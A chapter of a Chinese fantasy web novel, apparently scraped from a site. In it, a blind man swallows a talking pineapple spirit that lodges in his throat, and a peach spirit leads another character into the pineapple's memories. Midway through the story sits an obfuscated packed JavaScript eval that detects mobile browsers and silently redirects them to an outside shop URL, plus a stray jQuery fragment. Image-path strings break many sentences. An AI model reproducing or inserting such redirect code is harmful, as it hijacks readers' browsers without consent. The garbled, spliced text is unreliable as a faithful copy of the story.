“你们说我刚吃的,是被我放在客厅里的菠萝?!”
那天从外面回来,结束工作的细布不可思议地问自己父母。
“是啊,你吃不出来吗?”父母不知道自己闯祸了,对儿子的反应感到茫然。
“你们怎么不早说.......”细布捂住自己的嘴巴冲向厕所。
太心急了,撞在墙上。“细布你还好吗?!”父母赶紧过来,掰住自己目不能视的儿子的肩。
“没事.......”细布眉头紧皱,忍住身上疼痛,撑着墙壁跌跌撞撞地找到厕所。
在洗手台前试图催吐。
被挡在门口不明所以的父母听着这阵阵呕吐声,担心压在眉梢上:“发生什么事了?你不喜欢吃菠萝吗?还是那块菠萝坏了?”
“不是.......”细布有口难言。
想到那位菠萝姑娘,觉得自己好像成了一个杀人凶手。
能补救吗?
不是说他对她动了恻隐之心,舍不得她。——把她带回家后细布就没和她说过一句话,菠萝姑娘好像也彻底哑巴。
可细布无法磨灭自己那日在水果店里的记忆。
他觉得既然一个菠萝会说话,就代表她某种程度上也是一个人。细布和正常人认识世界的方式不一样,本来就看不到人的脸,不知道他们是高是矮,是肥是瘦,细布是通过文字、气味和声音来想象世界的。
因此对他来说,一个会说话、会思考的菠萝和其他人没什么区别。
却要命,自己把一部分的她给吃进去了。
怎么办?赶紧把她吐出来。
吐得自己面部潮红。
貌似如愿,感觉喉咙出现一个异物。
却又不幸,这异物既不能再往上走一点,也不能往下,被卡在喉咙中间。
“医院......”细布从洗手台前退开。
摸索着,找到盲人杖打开厕所门。
“怎么样了?!”守在门口的父母迎上来。
“我要医院。”细布说。
“发生什么事了,你的喉咙——”
“有东西卡在里面了,我得把它取出来。”
坐上父母的车,被他们陪同着来到医院。
却不知为什么医生说喉咙里没有东西,虽然摸着凹凸不平,但细布张开嘴后,无法看到喉咙里有什么,去照x光也是一个结果。
“你再检查一下,是不是哪里不对劲?”父母无法信服医生的话,神色急切。
“摸着确实像是有东西,但.......所有结果显示都指向没有,”医生面色也怪异。
细布坐在凳子上,放在膝盖上的手不为人知地攥起来。
他不喜欢医院。人太多了,气味和声音无孔不入,让他对生活的失控感急剧飙升。
摸上自己的喉咙,感受上面微微凸起的弧度。指腹按下去,有点硬,是菠萝的身体吗?不大,拇指的大小。可它怎么会是完整的,记得父母给他递来的菠萝块他是嚼烂了才吞吃进腹。
而且它的存在,医院检查不出来?
细布试着在心里和那位菠萝姑娘沟通:那个......你在吗?菠萝,能应我一下吗?你是在我的喉咙里吗?
没有回答。
自己也觉得这举动荒唐无比。
从凳子上起来,细布摸上自己的盲人杖,“医生,既然检查不出来有什么东西,那就算了。”
“你现在感觉怎么样?我可以给你开一点助消化的药,”医生说。
“不用,我没觉得有什么不舒服的。”
“那就好。”医生似乎相信他。
细布从医院离开。
也将父母送走,回到家,他把门关上。“要再尝试和那位姑娘说话呢?”喃喃自语,“是她吗?”
心里浮浮沉沉,上上下下。
到了晚夜风吹进来,一个声音也像被吹进来,雾一样地笼罩住细布。
“好舒服......这一觉睡得太好了!等等,好黑,这是哪里——也好挤,我又被绑架了?”
是那个姑娘的声音!细布心头一凛,不动声色。
“我不是在一个叫细布的绑架犯的家里吗?怎么现在又换地方了?天!”
菠萝姑娘对自己现在的处境大惊失色,立刻想逃出去。
“怎么动不了,我是被卡住了?”
“.......你在我喉咙里,”在这时听到外面一个男声。
声若洪钟,整个“天地”都在震动。
菠萝姑娘僵住,“你是......细布?”顿感不妙,张望四周,在黑暗中想摸一摸自己所在的天地,却想起来自己现在连身体都没有,眼泪当即就掉出来。
细布仿佛察觉到她的异样。
“你别难过,我会想办法的........刚才已经去医院了,想让医生帮忙,但他说找不到你的存在......”细布尝试安慰,却不知道是不是嘴笨,话说到一半停下来,脸上出现懊恼,觉得自己越说越让这位菠萝姑娘难过。
“你为什么要把我吃掉!”菠萝姑娘好像也开始“得寸进尺”。
“对不起,都是我的错。你有离开的头绪吗?我其实到现在都难以置信一块菠萝会说话。”
“你很冒犯,”菠萝姑娘听着他说,“我不是普通的菠萝,已经修炼很多年。要不是你,还能活很长时间,有很好的人生。”
菠萝姑娘说的宛如他细布是一个反派。
细布真挚道歉。
菠萝姑娘放过他:“你刚才还有吃别的东西吗?能不能把我咽下去?”
“我喝了很多的水,但如果你真被我咽下去......”不会被胃液消化吗?细布没把话说完,心里饱尝复杂滋味。
安静下来,气氛从此沉重。
*
“要不要直接去他们的过去看一看?”英姑还没讲完故事,有个声音突然说。
山榕看向被放在书桌上的桃子:“可以吗?”
她点头。
他问:“不是说现在是白天,你不能进入人的过去吗?还是说菠萝是水果,你可以不受限制?”
“没错,”曹喜桃说完往前一滚,从书桌上
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17599249|205308||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
蹦下去。
山榕本能地伸手想接住她——
却在接住那刹那,来到一个地方。
*
五光十色,山榕见到自己出现在一个巨大的空间里。
周围空无一物,低头,双脚像踩在一面镜子上一样,和另一个自己对望。
但这镜子的镜面不是白色的,充斥着各种绚丽的色彩。
曹喜桃呢?山榕心里想到她,就听到她的声音响起:“我在这。”
近在咫尺。循声找去,哦,在他的右手手心里呢。
刚刚在现实生活中他不是把她给接住了吗?
山榕张张嘴,有点笨拙地问,“我们现在在哪?我以为会来到菠萝的脊骨背上?”
“菠萝怎么会有脊椎骨,这里是——”曹喜桃说到一半停下来,仿佛突然化身作一个吝啬鬼,不对山榕有问必答。
不过也给出线索:“你仔细看看就知道了。”
“是吗?”山榕轻声说,把视线从她身上挪开,谨慎地往前走了几步。
看到一处镜面上出现十几根毛发,颜色是黑色的,“毛发吗?”山榕看得心里也发毛,“不会有危险吧?”
“不会。你怎么忽然这么胆小?”曹喜桃数落他。
“......因为现在只有我一个人。”
“我难道不是人?!”不巧猜中曹喜桃在意的地方,她对他河东狮吼。
“我的意思是你现在是一个桃子,我身边........”山榕说话磕磕绊绊。
“会没有安全感,因为身边空荡荡的?”曹喜桃却明白了,眉眼一弯,神色登时就变狡黠。
满意,十分满意他的话。
山榕为此不想承认。
曹喜桃逼着他承认。
她说:“没事,我们现在是在那位菠萝姑娘的眼睛上,那十几根毛发是她的睫毛。通过她的眼睛,我们可以去回看她经历的事。和之前进入的幻境差不多,不会有危险。”
“这是眼睫毛?”山榕听着,低头凝视脚底下的黑色毛发,“........我们现在站在她的眼睛上,她会不会觉得疼?”
“不会。”
“我没看到任何过往的事发生。”
“往下跳。”
“哪里?”
“应该有一处是柔软、像水面一样的地方,你把它找到,跳下去。”
.......听着像是要跳楼,也像是跳水。山榕苦闷地看着面前镜面一样的地板,不敢动,怎么敢动。但手心里的桃子没心没肺,没良心地逼他行动。
于是无可奈何,山榕开始寻找她嘴里的“跳水台”。
费了一番功夫后来到一处。
蹲身伸出手,发现一整个手掌都能伸进去。
“是这里了。”曹喜桃笑起。
“直径才半米不到,我能钻进去吗?”山榕仍在犹豫。
“你爱跳不跳,”曹喜桃挣开他的束缚,利索地跳下去。
没有踪影。山榕哑然,有风吹来,这陌生地方让他无可救药地想念起她来,心一横,舍身去陪她。